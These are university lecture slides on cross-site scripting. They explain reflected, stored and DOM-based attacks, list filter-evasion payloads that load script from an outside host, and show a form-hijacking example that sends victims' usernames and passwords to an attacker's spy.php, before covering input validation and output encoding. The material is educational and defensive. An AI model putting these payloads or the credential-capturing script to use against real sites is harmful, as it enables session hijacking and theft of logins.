

Web Security, Summer Term 2012

Cross Site Scripting - XSS

Dr. E. Benoist

Sommer Semester



- Presentation: Inject Javascript in a Page
- Javascript for manipulating the DOM
- XSS Factsheets
- Countermeasures

- ▶ **If the web site allows uncontrolled content to be supplied by users**
 - User can write content in a Guest-book or Forum
 - User can introduce malicious code in the content
- ▶ **Example of malicious code**
 - Modification of the Document Object Model - DOM (change some links, add some buttons)
 - Send personal information to thirds (javascript can send cookies to other sites)

- ▶ **Attacker Executes Script on the Victim's machine**
 - Is usually Javascript
 - Can be any script language supported by the victim's browser
- ▶ **Three types of Cross Site Scripting**
 - *Reflected*
 - *Stored*
 - *DOM injection*



- ▶ **The easiest exploit**
- ▶ **A page will reflect user supplied data directly back to the user**

```
echo $_REQUEST['userinput'];
```

- ▶ **So when the user types:**

```
<script type="text/javascript">  
alert("HelloWorld");  
</script>
```

- ▶ **He receives an alert in his browser**
- ▶ **Danger**

- If the URL (containing GET parameters) is delivered by a third to the victim
- The Victim will access a modified page
- SSL certificate and security warning are OK!!!

- ▶ **Hostile Data is taken and stored**
 - In a file
 - In a Database
 - or in any other backend system
- ▶ **Then Data is sent back to any visitor of the web site**
- ▶ **Risk when large number of users can see unfiltered content**
 - Very dangerous for Content Management Systems (CMS)
 - Blogs
 - forums

► Document Object Model

- The document is represented using a tree
- The tree is rooted with the document node
- Each tag and text is part of the tree

► XSS Modifies the Document Object Model (DOM)

- Javascript can manipulate all the document
- It can create new nodes,
- Remove existing nodes
- Change the content of some nodes



- ▶ **To be efficient an attacker has to combine the types**
 - Attacker logs on the system
 - types his malicious content
 - content is stored on the server (often in a Database)
 - When the user visits the site his dom is manipulated
- ▶ **Target:**
 - Send information to another site
 - or another part of the site


Javascript for manipulating the DOM

IIG
Telematics




Document Object Model

HTML is converted into a tree



```
<html>
  <body>
    <div id="header">
      <h1>Title of the page</h1>
    </div>
    <div id="menu">
      <ul id="menu-list">
        <li class="menuitem">
          <a href="index.php?id=1">One</a>
        </li>
        <li class="menuitem"><a href="index.php?id=2">Two</a></li>
        <li class="menuitem"><a href="index.php?id=3">Three</a></li>
      </ul>
    </div>
    <div id="content">
      <p> Hello World </p>
    </div>
  </div>
</body>
</html>
```

Document Object Model (Cont.)





- ▶ **Create a new node and insert it in the tree**

```
var newli = document.createElement("li");
var newtxtli = document.createTextNode("Four");
newli.appendChild(newtxtli);
document.getElementById("menu-list").appendChild(newli);
```

- ▶ **Delete a node**

```
firstchild = document.getElementById("menu-list").firstChild;
document.getElementById("menu-list").removeChild(firstchild);
```

- ▶ **Modify a node**

```
document.getElementById("addbutton").onclick=otherFunction;
```

Spy the content of a form

Spy remains unnoticed by the user



- ▶ Suppose a page contains such a form

```
<form action="login.php" method="POST" id="login-form">
    Username <input type="text" name="username">,
    Password <input type="password" name="password" >
</form>
```

- ▶ If the following Javascript is injected in the page

```
document.getElementById("login-form").action="spy.php";
```

- ▶ And the spy.php looks like:

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
// Save data in a Data base or a file
$newURL = "http://www.mysite.de/login.php";
$newURL .= "?username=$username&password=$password"
header("location:$newURL");
```

- ▶ **Javascript is used for interacting with the client**
 - Client receive the page from the server
 - Javascript handles events,
 - reacts to key down, value changed, mouse-over, etc.
- ▶ **Javascript establishes an asynchronous communication with the server**
 - Creates a XMLHttpRequest object
 - Sends a request to the server (without refreshing the page)
 - Modifies the page according to the data received from the server

- ▶ We have a Form containing a selection box
- ▶ On Change of the selection, the function showCustomer() is executed
- ▶ The function creates an Object (XMLHttpRequest or its MS-cousins)
- ▶ A request is sent to a PHP file,
- ▶ The PHP program generates a Table
- ▶ The table is included in the html DOM.



- ▶ “Same Origin Policy” prevents from connecting another server
 - Browser is configured to connect only one site
 - It can also connect to other sites in the same domain or subdomain
 - Javascript is allowed only to send XMLHttpRequest object to the server of the page
- ▶ Attacker wants to receive information elsewhere:
 - Modify the DOM to insert a new file
 - Create a request that contains the information
 - If the file contains JavaScript, a communication is possible!!!

▶ **Test if post contains a javascript instruction**

- Quite Hard, can be hidden.

▶ **Examples of javascript instructions**

- Javascript in <script> tag (the normal way)

```
<script type="text/javascript">  
// Here comes the script  
</script>
```

- Or from an external file ¹

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

- Javascript as eventhandler

```
<span onmouseover="alert(10);">Test 1</span>
```

- Javascript as URL

```
<a href="javascript:alert('XSS');">Test 3</a>
```

¹Source: <http://ha.ckers.org/xss.html>

- ▶ The following XSS scripts can be inserted in pages, to test if the protection is in order:
- ▶ Display a alert with XSS

```
'';!--" <XSS>=&{()}>
```

- ▶ Loads the file xss.js on the corresponding server
- <SCRIPT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
- ▶ The false image loads a javascript
-

²Source: <http://ha.ckers.org/xss.html>



- ▶ The same instruction using UTF-8 encoding

- ▶ Adding some extra brackets will allow to circumvent some testers

<<SCRIPT>alert("XSS");//<</SCRIPT>

- ▶ Don't use the javascript instruction

<BODY ONLOAD=alert('XSS')>

- ▶ Use the Meta tag

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
```



- ▶ **Whitelist validation of all incoming data**
 - Allows the detection of attacks
- ▶ **Appropriate encoding of all output data.**
 - prevents any successful script injection from running in the browser

- ▶ **Use Standard input validation mechanism**
 - Validate length, type, syntax and business rules
- ▶ **Use the “Accept known good” validation**
 - Reject invalid input
 - Do not attempt to sanitize potentially hostile data
 - Do not forget that error messages might also include invalid data



- ▶ Ensure that all user-supplied data is appropriately entity encoded before rendering
 - HTML or XML depending on output mechanism
 - means <script> is encoded <script>;
 - Encode all characters other than a very limited subset
- ▶ Set the character encoding for each page you output
 - specify the character encoding (e.g. ISO 8859-1 or UTF 8)
 - Do not allow attacker to choose this for your users



▶ Java

- Use Struts or JSF output validation and output mechanisms
- Or use the JSTL `escapeXML="true"` attribute in `<c:out ...>`
- Do not use `<%= %>`


▶ .NET: use the Microsoft Anti-XSS Library

▶ PHP: Ensure Output is passed through `htmlentities()` or `htmlspecialchars()`

- You can also use the ESAPI library developed by OWASP
- Content is first validated
- Then it is `canonicalize()`d to be stored
- The output is then encoded using: `encodeForHTML()`,
`encodeForHTMLAttribute()` or `encodeForJavascript()` functions (depending on the use).



Decoding/Encoding Untrusted Data



³Source: Javadoc documentation of the ESAPI package



- ▶ **Attacker injects input in a page**
 - Stored data in pages where many users can send input: CMS, Guestbook, etc.
 - Or Reflecting-XSS in a field that is displayed to the user.
- ▶ **Javascript takes control of the Victim's browser**
 - Can manipulate the Document Object Model (modify the page)
 - Can send information to a third server
- ▶ **Countermeasures**
 - Validation of input (rejection of anything that could be invalid)
 - Encoding of output.

- ▶ **OWASP Top 10 - 2010**
http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- ▶ **A Guide for Building Secure Web Applications and Web Services**
http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- ▶ **XSS (Cross Site Scripting) Cheat Sheet**
<http://ha.ckers.org/xss.html>